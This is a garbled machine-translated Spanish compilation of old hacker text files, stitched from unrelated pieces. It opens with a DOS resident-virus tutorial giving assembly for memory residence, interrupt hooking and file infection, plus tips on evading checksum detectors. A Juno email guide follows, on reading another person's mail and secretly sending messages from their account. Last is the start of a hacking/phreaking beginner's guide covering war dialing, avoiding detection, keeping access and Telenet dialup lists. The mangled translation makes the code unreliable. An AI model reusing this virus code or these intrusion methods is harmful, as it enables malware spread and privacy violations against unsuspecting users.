los mov formulan ptr ds:[1], 8; Mark DOS como dueño de MCB

El propósito de marcar DOS como el dueño del MCB es prevenir el
el deallocation del área de memoria en la terminación del programa del portador.

Por supuesto, algunos pueden preferir manipulación directa del MCBs. Esto es fácilmente
logrado. Si el ds es igual al segmento del MCB del programa del portador,
entonces el código siguiente hará el truco:

```
; Paso 1) el Encogimiento la asignación de memoria del programa del portador
; Un párrafo se agrega para el MCB del área de memoria que el virus
; habitará
substituya ds:[3],(endvirus-startvirus+15)/16 + 1

; Paso 2) Mark el MCB del programa del portador como la última en la cadena
; Esto no es muy necesario, pero asegura que el virus no quiere
; adultere las cadenas de memoria
byte del mov ptr ds:[0], ' Z '

; Paso 3) Altere la cima del programa de campo de memoria en el PSP
; Esto conserva compatibilidad con COMMAND.COM y cualquier otro programa
; qué usa el campo para determinar la cima de memoria
palabra del subalterno ptr ds:[12h],(endvirus-startvirus+15)/16 + 1

; Paso 4) Calcule el primer segmento utilizable
mov bx,ds:[3]; Consigue tamaño de MCB
stc; Agregue uno para el segmento de MCB
bx,ax del adc; todavía Asuma el HACHA iguala el MCB del archivo del portador
; BX sostiene ahora primero segmento utilizable. Construya el MCB
; allí
; Alternativamente, usted puede usar el valor en ds:[12h] como el primero utilizable
; el segmento:
; mov bx,ds:[12h]

; Paso 5) la Figura el MCB
ds,bx del mov; el ds sostiene el área para construir el MCB
bx del inc; el es ahora sostenimientos que el segmento del área de memoria controló
es,bx del mov; por el MCB
byte del mov ptr ds:[0], ' Z '; Mark el MCB como la última en la cadena
; La nota: usted puede tener más de una cadena de MCB
los mov formulan ptr ds:[1],8; Mark DOS como el dueño
los mov formulan ptr ds:[3],(endvirus-startvirus+15)/16; la Hartura en campo del tamaño
```

Hay otro método que involucra manipulación directa todavía.

```
; Paso 1) el Encogimiento la asignación de memoria del programa del portador
; La nota que el redondeo es a los 1024 bytes más cercanos y hay no
; la suma para un MCB
substituya ds:[3],((endvirus-startvirus+1023)/1024)*64

; Paso 2) Mark el MCB del programa del portador como la última en la cadena
```

```
byte del mov ptr ds:[1], ' Z '

; Paso 3) Altere la cima del programa de campo de memoria en el PSP
palabra del subalterno ptr ds:[12h],((endvirus-
startvirus+1023)/1024)*64

; Paso 4) Calcule el primer segmento utilizable
es,word del mov ptr ds:[12h]

; Paso 5) el Encogimiento la memoria total como contuvo BIOS
; La situación de memoria 0:413h sostenimientos la memoria del sistema
total en K
ax,ax del xor
ds,ax del mov
substituya ds:[413h],(endvirus-startvirus+1023)/1024; el tamaño de
memoria de encogimiento
```

Este método es grande porque es simple y corto. Ningún MCB necesita ser creó porque DOS ya no asignará memoria sostenida por el virus. El la modificación del campo en el BIOS memoria área garantiza esto.

```
  ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
COPIE EL VIRUS A la MEMORIA ALTA
  ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
```

Esto es ridículamente fácil hacer. Si ES sostiene el segmento de memoria alto, DS,
sostenimientos CS, y BP sostiene el delta compensado, entonces el código siguiente hará:

```
startvirus de si,[bp+offset de prado]
di,di del xor; el destino @ 0
mov cx,(endvirus-startvirus)/2
movsw del representante; Copie lejos, use palabras para velocidad
```

```
  ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
VECTORES de INTERRUPCION de CAMBALACHE
  ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
```

Hay, una vez más, dos maneras de hacer esto; vía DOS o directamente. Casi
cada valor del programador que su sal ha tocado con vectores de la interrupción a la una
tiempo o otro. Vía DOS:

```
empuje es; la memoria del es->high
ds del estallido; la memoria del ds->high
mov ax,3521h; haga 21h negociante a los int viejos
int 21h; al es:bx
los mov formulan ptr ds:oldint21,bx; sálvelo
los mov formulan ptr ds:oldint21+2,es
mov dx,offset int21; el int del ds:dx->new 21h negociante en virus
mov ax,2521h; el negociante fijo
int 21h
```

Y la manipulación directa:

```
ax,ax del xor
ds,ax del mov
lds bx,ds:[21h*4]
```

los mov formulan ptr es:oldint21,bx
los mov formulan ptr es:oldint21+2,ds
ds,ax del mov
mov ds:[21h*4],offset int21
mov ds:[21h*4+2],es

El delta compensó no se necesitan cálculos desde la situación del
las variables son conocidas. Esto es porque el virus siempre está
cargado en alto
memoria que empieza en desplazamiento 0.

ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
INTERRUMPA a NEGOCIANTE
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
El negociante de la interrupción intercepta que la función llama a DOS
y waylays ellos.
El negociante de la interrupción empieza típicamente con un cheque para
una llamada al
cheque de la instalación. Por ejemplo:

```
int21:
¿cmp ax,9999h; el cheque de la instalación?
not_installation_check del jnz
ax,bx del xchg; el bx del retorno = 9999h si instaló
iret; negociante de interrupción de salida
not_installation_check:
; el resto de negociante de la interrupción va aquí
```

Con esto fuera de la manera, el virus puede entrampar DOS cualquier lo
funciona
deseos. Generalmente la función más eficaz para entrampar es ejecute
(ax=4b00h), como los archivos normalmente ejecutados se infectará. Otro
funcione para entrampar, aunque requiriendo más trabajo, es cierre del
asa. Esto quiere
infecte en las copias, viewings, patchings, etc., Con algunas
funciones,
el prechaining se desea; otros, postchaining. Use sentido común. Si el
la función destruye el indicador del filename, entonces use
prechaining. Si el
la función necesita ser completada antes de infección puede tener
lugar,
deben usarse postchaining. Prechaining es simple:

```
pushf; simule un int 21h llamada
llame dword ptr cs:oldint21

; El código siguiente asegura que las banderas se pondrán propiamente
en
; el retorno a la visita
pushf
empuje bp
empuje hacha

; las banderas [bp+10]
; llamando CS:IP [bp+6]
; las banderas nuevo [bp+4]
; el bp [bp+2]
```

```
; el hacha [el bp]

bp del mov, sp; el marco de pila de arreglo
hacha del mov, [bp+4]; consigue nuevas banderas
mov [bp+10], hacha; reemplace el viejo con el nuevo

hacha del estallido; restaure pila
bp del estallido
popf
```

Para terminar al negociante de la interrupción después del prechaining, use una declaración del iret
en lugar de un retn o retf. Postchaining es aun más simple:

```
dword del jmp ptr cs:oldint21; esto nunca los ingresos al negociante de int de virus
```

Al dejar al negociante de la interrupción, se asegura que la pila no es desequilibrado y que los registros no fueron alterados. Ahorre los registros
corrija después del prechaining y largo antes del postchaining.

La infección en un virus residente está esencialmente igual que eso en un
virus no residente. La única diferencia ocurre cuando el negociante de la interrupción
trampas uno de las funciones usaron en la rutina de infección. Por ejemplo, si
maneje el cierre se entrampa, entonces la rutina de infección debe reemplazar el asa
cerca el int 21h llamada con una llamada a la interrupción original 21h negociante, un la,:

```
pushf
llame dword ptr cs:oldint21
```

También es necesario manejar encryption de otra manera con un residente virus. En el virus no residente, no era necesario conservar el código en todo momento. Sin embargo, es deseable guardar los handler(s de la interrupción)
decrypted, incluso al infectar. Por consiguiente, el virus debe guardar dos
las copias de sí mismo en memoria, uno como el código y uno como datos. El encryptor
deba encrypt la copia secundaria del virus, por eso saliendo el interrumpa handler(s) exclusivamente. Esto es especialmente importante si el virus
trampas otras interrupciones como int 9h o int 13h.

ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
Una TEORIA EN VIRUSES RESIDENTE
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ

Los viruses residente pueden ser divididos típicamente en dos categorías; lento y
infectors rápido. Ellos cada uno tiene sus propias ventajas y desventajas.

Los infectors lentos no infectan excepto en el caso de una creación del archivo. Esto
el infector entrampa que el archivo crea y infecta en el cierre del archivo. Esto
el tipo de virus infecta en nuevas creaciones del archivo y copiando de archivos. El
la desventaja es que el virus extiende despacio. Esta desventaja también es
una ventaja, como esto puede guardarlo no detectado durante mucho tiempo. Aunque
los infectors lentos parecen ineficaz, en realidad ellos pueden trabajar bien. Infección
en medios de creaciones de archivo que los descubridores de virus de checksum/CRC no serán capaces a
checksum/CRC el archivo hasta después de que se ha infectado. Adicionalmente,
se copian a menudo archivos de un directorio a otro después de probar. So
este método puede trabajar.

Los infectors rápidos infectan adelante ejecuta. Este tipo de virus quiere inmediatamente
el ataque normalmente usó archivos, asegurando la residencia incesante del virus,
en botas subsecuentes. Ésta es la ventaja primaria, pero también es el desventaja primaria. El infector trabaja tan rápidamente que el usuario puede
rápidamente descubra una diferencia con el sistema, sobre todo si el virus hace
no utilice ninguna técnica de disimulo.

Hay por supuesto, ningún "mejor" la manera. Es una cuestión de personal preferencia. La inmensa mayoría de viruses hoy es infectors rápidos, aunque los infectors lentos están empezando a aparecer con frecuencia mayor.

Si el virus es infectar adelante un cree o abra, debe copiar primero el filename a un pulidor, ejecute la llamada, y ahorre el asa. El virus deba esperar entonces por una asa que cerca corresponde a ese asa y deba infectar
usando el filename guardado en el pulidor. Éste es el método más simple de
infectando después de un cierre del asa sin cavar en el internals de DOS.

ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
SI USTED no LO ENTIENDE TODAVIA
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
no desespere; vendrá detrás de algún tiempo y mucho practise. Usted quiere
pronto encuentre ese viruses del residente son más fáciles codificar que no residente
viruses. Ése es todos para esta instalación, pero está seguro agarrar el próximo
uno.

--+ El Loco de las computadoras de Juno Texto v1.0 +--
==========

Indice:
Ia. Eso que Juno Is
Ib. Cómo los Trabajos de Juno
Ic. Cómo Leer Correo a Alguien
Id. Cómo Enviar Archivos A través de Alguien el Correo
Sin Ellos Conociéndolo
Ie. Cambiando a El Ultimo Usuario

****

Ia. Eso que Juno Is

Juno es un un programa del e-mail libre para el Windows
plataforma (availible a www.Juno.com). Usted no necesita a
tenga una conexión del internet para acceder Juno (una vez usted tiene
conseguido el software.) Tiene que el área codifica casi en
por todas partes en los Estados Unidos. Marca a a un local
número de teléfono del área, entonces transmite y envía su correo.
(Ellos ganan su dinero de los anuncios pequeños
a lo largo del programa.)

Ib. Cómo los Trabajos de Juno

1.Directory estructura:
Juno se instala predefinidamente en su
C:\Program Files\Juno. Los usuarios están dentro de eso
directorio (cada usuario tiene su propio directorio) y es fácil
para manchar porque el es los USER000 * los directorios.
Ejemplo: C:\Program Files\Juno\USER0001 tendrían uno años
usuario. C:\Program Files\Juno\USER0002 serían otro.
Encontrar fuera el que el usuario está en que el directorio, cada
USUARIO,
el plegador tiene un archivo de Juno.ini en él. Abralo.
En allí usted encontrará algo como:

```
[UserInfo]
User=This_is_the_users_name
Password=EAFAF84873845702
Salt=1D6F7D8798D4D639
```

El "Usuario" es el nombre usted está intentando averiguar (así
usted sabe quién es correo usted está leyendo.) La Contraseña no es
lo que Juno acostumbra al decrypt, entonces verifique la contraseña. I
ha probado anulándolo, cambiándolo y todo lo demás,
y yo todavía pude anotar en con mi contraseña normal.
A partir del tiempo este archivo se escribió, yo no sé cómo
los trabajos de estructura de contraseña.
(pero ése es ok.. nosotros la necesidad habituada él); -]

2.Address libros
Los libros de dirección son (por supuesto) el email
direcciones ahorradas así por el usuario al que él no tiene
recuérdelos. Ellos están en el plegador del Usuario con el
nombre "addrbook.nv." ábralo con Revise (la manera de DOS de
cosas revisando.. tipo: "revise filename" para revisar un archivo
en DOS) y ve cómo funciona. Nota: si usted intenta revisar
él con Cuaderno, lo salvará como un .txt aun cuando usted
cambíelo a "todos los archivos." Usted puede agregar, puede anular, o
puede revisar
direcciones.. Si usted quiere desordenarlos para que ellos
consiga todos devuelto correo, hágale algo que ellos habituado
aviso.
Ejemplo:
cambie BOBSMITH@WHATEVER.COM
a B0BSMITH@WHATEVER.COM (aviso el "O" cambió a "0")

Aquí es lo que algunos de los archivos son:
-Inbox FOLD0000.FRM
-Outbox FOLD0001.FRM
-anulado FOLD0002.FRM
-enviado FOLD0003.FRM
-bosqueje FOLD0004.FRM
-AutoSave FOLD0005.FRM

Ic. Cómo Leer Correo a Alguien

Sólo thier abierto fold0000.frm archivo en Revise. Ellos son todos
guardado en el mismo archivo.

Id. Cómo Enviar Archivos A través de Alguien el Correo
Sin Ellos Conociéndolo

El Outbox de Juno se guarda en el fold0001.frm archivo (como
mostrado anteriormente). Abra eso en DOS con Revise y ponga el
texto siguiente.

<----De aquí---->

the_email_message del this_is_.
De: Quienquiera
A: person@domain.com
Fecha: Fri, 13 Nov 1998 11:15:18 -0600,
Asunto: el this_is_the_subject_line...
Lleno-nombre:
X-estado: Unsent
X-Juno-Att: 0
Mimo-versión: 1.0
Volumen-tipo: el text/plain
Volumen-transferir-poniendo en código: 7bit

<----A Aquí---->

Entonces en Revise prensa "alt" (para conseguir el menú).
Seleccione "Archivo" entonces "Ahorre."
IMPORTANTE: La próxima vez que la persona pone en marcha Juno, él,

se incitará: "Sólo consigue correo" o "Consigue Y Envía
correo." No hay realmente mucho para preocupar sobre si el
la persona no es un pensador pesado. Pero si ellos echan una mirada
alrededor un
poco mordió, ellos encontrarán su mensaje. Pero yo nunca tengo
tenía cualquiera notar hasta ahora. ;-]

Ie. Cambiando a El Ultimo Usuario

Cuando la última persona que usó juno termina, Juno
automáticamente salva a esa persona al disco para que luego
tiempo al que Juno se empieza de nuevo, el último usuario para acceder,
es el uno apareciendo adelante el gota-baje caja. Esto es
ningún trato grande, pero si usted quiere decir a alguien "yo no era
el último uno en", aquí es su "prueba." Abra el
C:\Program el archivo de Files\Juno\Lib\Juno.ini. Desfile abajo
hasta que usted vea esto:


[La historia]
En último lugar el user=USER_NAME
Ended=TRUE de la sesión
La recuperación falló =

Ahora, simplemente cambie el nombre del usuario a uno en el que existe
la computadora que usted está usando. Si usted intenta cambiarlo a
un nombre del usuario que no existe en su computadora, él habituado
trabajo.

****

Este phile pueden ser libremente destributed.

nidgid@thepentagon.com
http://pages.prodigy.net/nidgid /



$$$
%%
&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&
||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||
##
@@
****
++
\+ +
\+ La GUIA de EL ULTIMO PRINCIPIANTE A TAJAR Y PHREAKING +
\+
\+
\+
\+
\+ POR +
\+ REVELACION
\+
\+ LOA--la CENIZA
\+
\+
\+
\+
\+
\+ Escrito: 08/4/96
Volumen: 1 +
++
****
@@
##
||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||
&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&
%%
$$

Este documento se escribió en Windows 95 Palabra Almohadilla. El título anteriormente, y algunas de las miradas del texto un poco atornillado a cuando leyó en nada más, así que léalo en Palabra Almohadilla.

Sin embargo, para aquéllos de usted quién está preguntándose "lo que hace las cartas "¿LOA" bajo su posición del asa para?" Bien, LOA simboliza Legión Del Apocalipsis que es un grupo de locos de las computadoras de la élite y phreakers en mi área.

Los miembros actuales de LOA son:

Revelación, Phreaked Fuera, Taje Ataque, Jaguar Eléctrico, y Phreak Show

Yo empecé LOA cuando yo descubrí eso había muchos bueno los locos de las computadoras y phreakers en mi área. Yo pensé que un grupo organizado de los locos de las computadoras y phreakers lograrían mucho más de un individuo podido por él. Así la Legión Del Apocalipsis fue formada y tiene

sido durante algún tiempo alrededor desde que. Nuestra meta principal es mostrar al público
eso que tajando y el phreaking es todos sobre y para revelar confidencial
información a la comunidad del hacking/phreaking para que nosotros podamos aprender
más sobre las computadoras, teléfonos, electrónica, etc., Nosotros estamos esperando a
consiga nuestra propia página de Tejido Ancha Mundial pronto, así que deje fuera un ojo para él. Él
contenga todos el tajando, los phreaking, computadora, telefonean,
la seguridad, electrónica, virus, y información del carding que usted pudo
posiblemente la necesidad.

También, si algunos de ustedes están preguntándose por qué yo escogí la palabra
Revelación como mi asa, bien, la Revelación significa revelando o quitar el velo que es exactamente lo que yo pienso hacer como un hacker/phreaker.
Yo pienso revelar toda la información que yo puedo recoger mientras tajando y phreaking.

Sin embargo, yo escribí este documento porque yo he leído todos los archivos
que yo pudiera seguir mis manos y podría notar eso ha habido nunca un archivo muy bueno escrito eso guió empezando locos de las computadoras y phreakers
paso a paso.

Cuando yo empecé tajando y empecé leyendo todos el principiante archivos, yo todavía tenía muchos un-contestado preguntas. Mis preguntas eran
en el futuro contestado, pero sólo a través de la muchos lectura y práctica.
En este archivo, yo espero dar básico paso a paso instrucciones que quieren
se empiezan ayudas que empiezan locos de las computadoras y phreakers. Pero, no piensa
que esto lo salvará de tener que leer alot. Si usted quiere ser un hacker/phreaker, leer es la cosa más importante que usted puede hacer. Usted
tenga que hacer ALOT de lectura no importa eso que.

Este documento se quiso principiantes, pero también puede usarse como una herramienta de la referencia para los locos de las computadoras avanzados y phreakers.

Por favor distribuya este documento libremente. Dé lo a cualquiera que
usted sabe quién está interesado en tajar y/o phreaking. Anuncíelo adelante su
Página de Tejido Ancha mundial, sitios de Ftp, y BBS. Haga cualquier cosa que usted quiere con él
con tal de que se quede INALTERADO.

Hasta donde yo sé, éste es el más completo y a fondo los principiantes
guía disponible, eso es por qué yo lo escribí. También, yo planeo tener nuevo
los volúmenes salen siempre que haya habido un cambio significante en el

el material proporcionó, así que deje fuera un ojo para ellos. LOA está planeando adelante
empezando una revista en-línea, así que busque ese también. Y nosotros también estamos empezando un negocio tajando. Los dueños de negocios pueden contratarnos tajar en sus sistemas para encontrar las faltas de seguridad. El nombre de esta compañía es A.S.H. (Locos de las computadoras de Seguridad americanos), y es corrido por LOA. Si usted tiene cualquier pregunta sobre esta compañía, o gustaría contratarnos, o sólo consejo de seguridad de necesidad, por favor E-mail A.S.H. a "an641839@anon.penet.fi."

Este documento es dividido en tres secciones principales con muchos
subalterno-sección diferentes en ellos. La Mesa De Volúmenes es debajo:

Mesa De Volúmenes:

Yo. TAJANDO

A. ¿Qué está tajando?
B. ¿Por qué taje?
C. Reglas tajando
D. Se empezado
E. Donde y cómo empezar tajando
F. Telenet ordena
G. Dialups de Telenet
H. Telenet DNIC
Yo. Telenet NUA
J. UNIX tajando básico
K. VAX/VMS tajando básico
L. PRIMERO tajando básico
M. Lista de la contraseña
N. Módemes que une a las líneas telefónicas diferentes
O. Viruses, Trojans, y Gusanos

II. PHREAKING

A. ¿Cuál es phreaking?
B. ¿Por qué el phreak?
C. Phreaking gobierna
D. Donde y cómo empezar phreaking
E. Cajas y lo que ellos hacen
F. Planes de la Caja rojos
G. Profesión libre de COCOT
H. ANAC numera

III. REFERENCIA

A. Tajando y phreaking W.W.W. las páginas
B. Tajando buenos y archivos de texto de phreaking
C. Tajando y phreaking Newsgroups
D. Libros del arco iris
E. Tajando y revistas del phreaking
F. Tajando y películas del phreaking
G. Tajando y sitios de Ardilla terrestre de phreaking
H. Tajando y phreaking los sitios de Ftp

Yo. Tajando y phreaking BBS
J. Locos de las computadoras frescos y phreakers
K. El Manifiesto de loco de las computadoras
L. ¡Tajando feliz!

* El NEGADOR *

"Use esta información a su propio riesgo. Yo la Revelación, ni cualquiera
otro miembro de LOA, ni las personas que proporcionan este archivo, no quiera
asuma ALGUNA responsabilidad por el uso, emplee mal, o abuse, del
la información proporcionó aquí dentro. La información siguiente se proporciona para
propósitos educativos SOLO. El informaion no será usado para el ilegal
propósitos. Leyendo lo a este archivo está ACEPTANDO los términos siguientes:
Yo entiendo que usando esta información es ilegal. Yo estoy de acuerdo a, y
entienda, que yo estoy a favor responsable de mis propias acciones. Si yo entro
problema que usa esta información por las razones malas, yo no prometo
poner el reproche en Revelación, LOA, o cualquiera que con tal de que esto
archivo. Yo entiendo que esta información sólo es para los propósitos
educativos. Este archivo puede usarse para verificar sus sistemas de
seguridad y si le gustara un contacto del cheque completo A.S.H.

Este archivo es básicamente una recopilación de tajar conocido y
la información del phreaking y un poco de información recogieron de mi propio
experimente como un hacker/phreaker. Yo he intentado asegurarme eso
todo el excerpted de otros documentos se puso en cita y etiquetó
con los documentos nombre, y si conocido, quién lo escribió. Yo lo siento si cualquiera
se cometieron errores con información citada."

* La -revelación - *
LOA

Yo. TAJANDO

A. ¿Qué está tajando?

Tajar es el acto de sistemas de la computadora penetrantes para ganar
conocimiento sobre el sistema y cómo funciona.

Tajar es ilegal porque nosotros exigimos acceso libre a TODOS los datos, y
nosotros lo conseguimos. Esto hace pis a las personas fuera de y
nosotros somos outcasted de la sociedad, y
para quedarse fuera de prisión, nosotros debemos guardar nuestros estados de ser un

hacker/phreaker un secreto. Nosotros no podemos discutir nuestros hallazgos con cualquiera pero
otros miembros de la comunidad del hacking/phreaking para el miedo de ser
castigado. Nosotros nos castigamos por querer aprender. Por qué es el gobierno
las cantidades grandes gastando de tiempo y dinero para arrestar a los locos de las computadoras cuando hay
otras personas mucho más peligrosas fuera allí. Es los asesinos,
los violadores, terroristas, secuestradores, y burglers que deben ser castigados para lo que ellos han hecho, no los locos de las computadoras. Nosotros no proponemos una amenaza a cualquiera. Nosotros no estamos fuera las personas herir o allí las computadoras. Yo admito eso hay algunas personas fuera allí quién se llama los locos de las computadoras y quién deliberadamente las computadoras de daño. Pero estas personas son delincuentes, NO los locos de las computadoras. Yo no cuido lo que el gobierno dice, nosotros no somos delincuentes. Nosotros no estamos intentando alterar o dañar cualquier sistema. Esto se entiende mal ampliamente. Quizá una personas del día nos creerán cuando nosotros decimos que todos que nosotros queremos son aprender.

Hay sólo dos maneras de librarse de locos de las computadoras y phreakers.
Se librará uno de computadoras y teléfonos en que caso que nosotros habría
hallazgo otros medios de conseguir lo que nosotros queremos. (Gusta eso realmente va a
pase.) La otra manera es darnos lo que nosotros queremos que es acceso libre
a TODA la información. Hasta uno de esas dos cosas pase, nosotros no somos
yendo en cualquier parte.

B. ¿Por qué taje?

Como dijo anteriormente, nosotros tajamos para ganar conocimiento sobre los sistemas y el
manera que ellos trabajan. Nosotros no queremos dañar sistemas de forma alguna. Si usted hace
dañe un sistema, usted se cogerá. Pero, si usted no daña
algo, es muy improbable que usted se notará, permita exclusivamente sea rastreado abajo y arrestó que los costos una cantidad considerable de tiempo
y dinero.

Los principiantes deben leer todos los archivos que ellos pueden conseguir su
manos en sobre algo iguale relacionado a tajar remotamente y phreaking, ANTES DE QUE ellos empiecen tajando. Yo sé que parece tonto y aburriendo pero él
los definetly del testamento pagan en el futuro. El más usted leyó sobre tajar
y phreaking, el más improbablemente es que usted se cogerá. Algunos de los pedazos más inútiles de información que usted leyó podría resultar
para ser el más útil. Eso es por qué usted necesita leer todo posible.

C. Reglas tajando

1. Nunca dañe cualquier sistema. Esto lo entrará sólo en el problema.

2. Nunca altere cualquiera de los archivos de los sistemas, salvo aquéllos necesitados a,
asegure que usted no se descubre, y aquéllos para asegurar que usted tiene
acceda en esa computadora en el futuro.

3. No comparta información sobre sus proyectos tajando con cualquiera pero aquéllos en los que yo confiaría con su vida.

4. Al anunciar adelante BBS (Sistemas del tablón de anuncios) sea tan vago como
posible al describir sus proyectos tajando actuales. La LATA de BBS sea monitered por entrada en vigor de la ley.

5. Nunca usa a cualquiera nombre real o el número de teléfono real al anunciar
en un BBS.

6. Nunca deje su asa en cualquier sistema al que usted taja en.

7. No taje a las computadoras gubernamentales.

8. Nunca hable sobre tajar proyectos encima de su casa telefonee línea.

9. Sea paranoico. Mantenga todos sus materiales tajando en su lugar un seguro.

10. Para volverse un loco de las computadoras real, usted tiene que tajar. Usted simplemente no puede sentarse
alrededor de leer texto archiva y colgando fuera en BBS. Esto no es eso que
tajar es todos sobre.

D. Se empezado

La misma primera cosa que usted necesita hacer es consigue una copia de PKZIP
o alguna otra utilidad de unzipping de archivo. Casi todo que usted transmita del Internet o de un BBS se silbará. Un archivo silbado es un archivo que ha estado comprimido. Los archivos silbados acaban con la extensión" .zip."

Entonces usted necesita hacerse un escáner del prefijo bueno. (también conocido
como un Marcador de Guerra) Éste es un programa que automáticamente marca teléfono

números que empiezan con los tres números (prefijo) que usted especifica. Él
cheques para ver si el número marcara tiene un portador. (serie de pitidos que
le dice que usted ha marcado a una computadora) la Prueba y encuentra un grande
prefijo del área comercial para examinar. Es estos negocios que tienen computadoras interesantes. Hay muchos escáneres buenos fuera allí, pero yo
recomiende Autoscan o Un-dial. Éstos son muy fáciles de usar y conseguir
el trabajo hecho rápidamente y eficazmente.

E. Donde y cómo empezar tajando

Después de que usted se hace un escáner bueno, examine algunos prefijos y
encuentre algún dialups fresco, entonces haga a lo siguiente: De su término,
marque el número que usted encontró. Entonces usted debe oír una serie de pitidos
(portador) qué le dice que usted está conectando a una computadora remota.
Debe decir algo entonces como "CONECTE 9600" y entonces identifica el sistema en el que usted es. Si nada pasa después de que dice "CONECTE 9600"
los prueba pegando entran unas veces. Si usted consigue un manojo de basura ajuste su
la paridad, pedazos de los datos, detiene pedazos, proporción del baudio, etc., hasta que se ponga claro.

Ésa es una manera de conectar a una computadora remota. Otra manera es
a través de Telenet o alguna otra red grande.

Telenet es una red muy grande que tiene muchas otras redes y las computadoras remotas conectaron a él.

Ok, aquí es cómo usted conectaría a una computadora remota a través de
Telenet:

Primero, usted consigue sus dialup(phone locales numeran) de la lista que
Yo he proporcionado en Sección G. Entonces usted marca el número de su término y conecta. (Si usted consigue un manojo de prueba de basura que cambia su
paridad a impar y sus pedazos de los datos a 7, esto debe aclararlo.) Si
apenas se sienta allí golpe entre y espera unos segundo, entonces el golpe entra
de nuevo. Entonces dirá "el TÉRMINO =" y usted teclea en su término
emulación. Si usted no sabe lo que simplemente se pega entre. Entonces quiere
déle una sugerencia que se parece" @." De allí usted teclea "c" y entonces
el NUA (Dirección de Usuario de Red) que usted quiere conectar a. Después de usted

conecte al NUA, la primera cosa que usted necesita hacer está hallazgo fuera qué tipo
de sistema usted es adelante. (i.e. UNIX, VAX/VMS, IMPRIMA, etc.)

Hay otras cosas además de las que usted puede hacer en Telenet conectando a un NUA. Algunas de estos órdenes y funciones se listan en la próxima sección.

Usted sólo puede conectar a computadoras que aceptan marcha atrás cobrando.
La única manera que usted puede conectar a computadoras que no aceptan marcha atrás cobrando es si usted tiene una cuenta de Telenet. Usted puede probar tajando éstos. Para hacer esto, al" @" el tipo puntual "acceso." Le pedirá entonces su Telenet ID y contraseña.

Telenet probablemente es el lugar más seguro para empezar tajando debido a
los números grandes de llamadas que ellos consiguen. Asegúrese que usted llama durante
horas comerciales (mañana tarde o la tarde temprana) hay muchos otras personas en-línea.

F. Telenet ordena

Aquí es una lista de algún Telenet ordena y sus funciones. Esto es sólo una lista parcial. Los principiantes no usarán estos órdenes probablemente,
pero yo los puse aquí sin embargo para la referencia.

ORDEN	FUNCION
c	Conecte a un organizador.
stat	Las muestras conectan una red de computadoras puerto.
lleno	Eco de la red.
medio	Eco terminal.
telemail	Correo. (necesidad ID y contraseña)
correo	Correo. (necesidad ID y contraseña)
juego	Parámetros de la ALMOHADILLA selectos
cont	Continúe.
d	Desconecte.
tara	Caídas a.
acceso	Telenet consideran. (ID y contraseña)

G. Dialups de Telenet

Aquí es la lista de todo el dialups de Telenet en el que yo sé de
el U.S.A., incluso la ciudad, declare, y código del área:

STATE,CITY:	CODIGO del AREA: NUMERO:

AL, Anniston, 205 236-9711
AL, Birmingham, 205 328-2310
AL, Decatur, 205 355-0206
AL, Dothan, 205 793-5034
AL, Florence, 205 767-7960
AL, Huntsville, 205 539-2281
AL, Móvil, 205 432-1680
AL, Montgomery, 205 269-0090
AL, Tuscaloosa, 205 752-1472
AZ, Fénix, 602 254-0244
AZ, Tucson, 602 747-0107
AR, Ft.Smith, 501 782-2852
AR, Rock Pequeño, 501 327-4616
CA, Bakersfield, 805 327-8146
CA, Chico, 916 894-6882
CA, Colton, 714 824-9000
CA, Compton, 213 516-1007
CA, Concordia, 415 827-3960
CA, Escondido, 619 741-7756
CA, Eureka, 707 444-3091
CA, Fresno, 209 233-0961
CA, Bosquecillo del Jardín, 714
898-9820
CA, Glendale, 818 507-0909
CA, Hayward, 415 881-1382
CA, Los Angeles, 213 624-2251
CA, Puerto deportivo Del Rey 213 306-2984
CA, Merced, 209 383-2557
CA, Modesto, 209 576-2852
CA, Montery, 408 646-9092
CA, Norwalk, 213 404-2237
CA, Oakland, 415 836-4911
CA, Oceanside, 619 430-0613
CA, Contralto de Palo, 415 856-9995
CA, Pomona, 714 626-1284
CA, Sacramento, 916 448-6262
CA, Salinas, 408 443-4940
CA, San Carlos, 415 591-0726
CA, San Diego, 619 233-0233
CA, San Francisco, 415 956-5777
CA, San José, 408 294-9119
CA, San Pedro, 213 548-6141
CA, San Rafael, 415 472-5360
CA, San Ramon, 415 829-6705
CA, Santa Ana, 714 558-7078
CA, Santa Barbara, 805 682-5361
CA, Santa Cruz, 408 429-6937
CA, Santa Rosa, 707 656-6760
